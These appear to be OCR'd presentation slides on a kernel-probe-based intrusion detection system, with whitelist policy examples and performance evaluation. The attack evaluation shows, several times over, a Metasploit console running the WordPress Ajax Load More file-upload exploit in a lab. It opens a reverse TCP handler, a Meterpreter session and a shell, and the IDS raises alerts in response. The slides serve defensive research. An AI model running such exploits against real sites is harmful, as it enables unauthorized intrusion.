


- Writes to probes



KVM

Overview of Trustworthy Services Architecture



Example Policy: $(which) command


```
{
    "policies": [
        {
            "exec": {
                "type": "whitelist",
                " filename": "/usr/bin/which"
            }
        },
        {
            "open": {
                "type ": " whitelist ",
                "access type": "read ",
                "filename": "/etc/ld.so.cache"
            }
        },
        {
            "open": {
                "type": "whitelist",
                "access type": "read",
                "filename": "/lib/x86_64-linux-gnu/libc.so.6"
            }
        },
        {
            "open": {
                "type": "whitelist",
                "access type": "read",
                "filename": "/usr/bin/which"
            }
        }
    ]
}
```

Policy Stacking


Evaluation

- Performance
  - Cloud workloads:
    - OpenSSL – request encryption
    - Apache – web serving
    - Redis – key/value store
- Attacks
  - Can the system detect attacks on scale out cloud applications?

Evaluation – Performance (Apache & OpenSSL)



Evaluation – Performance (Redis)



- A – no probes
- B – specific handlers
- C – general handler

Evaluation – Attack Scenario

- Wordpress vulnerability
  - AJAX Load More Plugin
    - Allowed a user to inject arbitrary PHP code
    - User passwords for WordPress accounts are easy to guess
    - Full control over the www-data user (web server user)
  - Linux Mint – ISO’s compromised through WordPress vulnerability
    - Attackers used a similar vulnerability to get shell as the www-data user
    - URL’s for ISO’s were changed to a malicious image

Evaluation – Under Attack

```
Terminal - ubuntu@ubuntu: ~
   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format typ
   RHOST         192.168.122.239  yes       The target address
   RPORT         80               yes       The target port
   SSL           false            no        Negotiate SSL/TLS for outgo
   TARGETURI     /                yes       The base path to the wordpr
   VHOST                          no        HTTP server virtual host
   WP_PASSWORD   netlab1          yes       Valid password for the prov
   WP_USERNAME   ubuntu           yes       A valid username


Exploit target:

   Id  Name
   --  ----
   0   Ajax Load More 2.8.1.1


msf exploit(wp_ajax_load_more_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.122.120:4444
[*] Uploading payload
[*] Calling uploaded file
[*] Sending stage (33684 bytes) to 192.168.122.239
[*] Meterpreter session 1 opened (192.168.122.120:4444 -> 192.168.122.

[!] This exploit may require manual cleanup of 'default.php' on the ta

meterpreter >
meterpreter > ls
Listing: /var/www/html/wp-content/plugins/ajax-load-more/core/repeater
==================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100664/rw-rw-r--  951   fil   2016-05-03 19:32:31 -0500  default.php

meterpreter >
```

```
→  service_ids git:(alerts) ✗ sudo ./start_ids apache dhcp,wordpress
rmmod hprobe_sys_open.ko
rmmod: ERROR: Module hprobe_sys_open is not currently loaded
make: [load] Error 1 (ignored)
insmod hprobe_sys_open.ko
rmmod hprobe_sys_exec.ko
rmmod: ERROR: Module hprobe_sys_exec is not currently loaded
make: [load] Error 1 (ignored)
insmod hprobe_sys_exec.ko
POLICIES LOADED!
```

Evaluation – Under Attack

```
Terminal - ubuntu@ubuntu: ~
   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format typ
   RHOST         192.168.122.239  yes       The target address
   RPORT         80               yes       The target port
   SSL           false            no        Negotiate SSL/TLS for outgo
   TARGETURI     /                yes       The base path to the wordpr
   VHOST                          no        HTTP server virtual host
   WP_PASSWORD   netlab1          yes       Valid password for the prov
   WP_USERNAME   ubuntu           yes       A valid username


Exploit target:

   Id  Name
   --  ----
   0   Ajax Load More 2.8.1.1


msf exploit(wp_ajax_load_more_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.122.120:4444
[*] Uploading payload
[*] Calling uploaded file
[*] Sending stage (33684 bytes) to 192.168.122.239
[*] Meterpreter session 1 opened (192.168.122.120:4444 -> 192.168.122.

[!] This exploit may require manual cleanup of 'default.php' on the ta

meterpreter >
meterpreter > ls
Listing: /var/www/html/wp-content/plugins/ajax-load-more/core/repeater
==================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100664/rw-rw-r--  951   fil   2016-05-03 19:32:31 -0500  default.php

meterpreter >
```

```
Terminal - sudo ./start_ids apache dhcp,wordpress
→  service_ids git:(alerts) ✗ sudo ./start_ids apache dhcp,wordpress
rmmod hprobe_sys_open.ko
rmmod: ERROR: Module hprobe_sys_open is not currently loaded
make: [load] Error 1 (ignored)
insmod hprobe_sys_open.ko
rmmod hprobe_sys_exec.ko
rmmod: ERROR: Module hprobe_sys_exec is not currently loaded
make: [load] Error 1 (ignored)
insmod hprobe_sys_exec.ko
POLICIES LOADED!
```

Evaluation – Under Attack

```
Terminal - ubuntu@ubuntu: ~
   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format typ
   RHOST         192.168.122.239  yes       The target address
   RPORT         80               yes       The target port
   SSL           false            no        Negotiate SSL/TLS for outgo
   TARGETURI     /                yes       The base path to the wordpr
   VHOST                          no        HTTP server virtual host
   WP_PASSWORD   netlab1          yes       Valid password for the prov
   WP_USERNAME   ubuntu           yes       A valid username


Exploit target:

   Id  Name
   --  ----
   0   Ajax Load More 2.8.1.1

msf exploit(wp_ajax_load_more_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.122.120:4444
[*] Uploading payload
[*] Calling uploaded file
[*] Sending stage (33684 bytes) to 192.168.122.239
[*] Meterpreter session 1 opened (192.168.122.120:4444 -> 192.168.122.

[!] This exploit may require manual cleanup of 'default.php' on the ta

meterpreter >
meterpreter > ls
Listing: /var/www/html/wp-content/plugins/ajax-load-more/core/repeater
==================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100664/rw-rw-r--  951   fil   2016-05-03 19:32:31 -0500  default.php

meterpreter >
```

```
Terminal - sudo ./start_ids apache dhcp,wordpress
→  service_ids git:(alerts) ✗ sudo ./start_ids apache dhcp,wordpress
rmmod hprobe_sys_open.ko
rmmod: ERROR: Module hprobe_sys_open is not currently loaded
make: [load] Error 1 (ignored)
insmod hprobe_sys_open.ko
rmmod hprobe_sys_exec.ko
rmmod: ERROR: Module hprobe_sys_exec is not currently loaded
make: [load] Error 1 (ignored)
insmod hprobe_sys_exec.ko
POLICIES LOADED!
```

Evaluation – Under Attack

- Attacker opens a shell

```
meterpreter > shell
Process 1106 created.
Channel 0 created.
ls
default.php
```

```
ALERT! The following event violated a policy!
{"exec": {"type": "whitelist", "filename": "/bin/sh"}}
ALERT! The following event violated a policy!
{"exec": {"type": "whitelist", "filename": "/bin/ls"}}
ALERT! The following event violated a policy!
{"open": {"type": "whitelist", "access_type": "read_only", "filename": "/lib/x86_64-linux-gnu/libacl.so.1"}}
ALERT! The following event violated a policy!
{"open": {"type": "whitelist", "access_type": "read_only", "filename": "/lib/x86_64-linux-gnu/libattr.so.1"}}
```

Evaluation – Under Attack

- Attacker opens a shell

```
meterpreter > shell
Process 1106 created.
Channel 0 created.
ls
default.php
```

```
ALERT! The following event violated a policy!
{"exec": {"type": "whitelist", "filename": "/bin/sh"}}
ALERT! The following event violated a policy!
{"exec": {"type": "whitelist", "filename": "/bin/ls"}}
ALERT! The following event violated a policy!
{"open": {"type": "whitelist", "access_type": "read_only", "filename": "/lib/x86_64-linux-gnu/libacl.so.1"}}
ALERT! The following event violated a policy!
{"open": {"type": "whitelist", "access_type": "read_only", "filename": "/lib/x86_64-linux-gnu/libattr.so.1"}}
```

Limitations

- Limited detection for intra-process attacks
  - Attack(er) must perform an action outside of defined behavior
    - Access a file
    - Execute a binary
- Attack will go undetected if it remains entirely inside of the compromised binary
  - Inside of the PHP interpreter in the given example.

Conclusion & Future Work

- User configurable tradeoff between resilience and performance
  - Via probe location
- Algorithm for trustworthy insertion of dynamic probes
- Low performance overheads in many cases
- Future work:
  - Runtime integrity checking (detecting intra-process attacks)
  - Improving log resilience at lower performance costs

Questions?

spraber2@Illinois.edu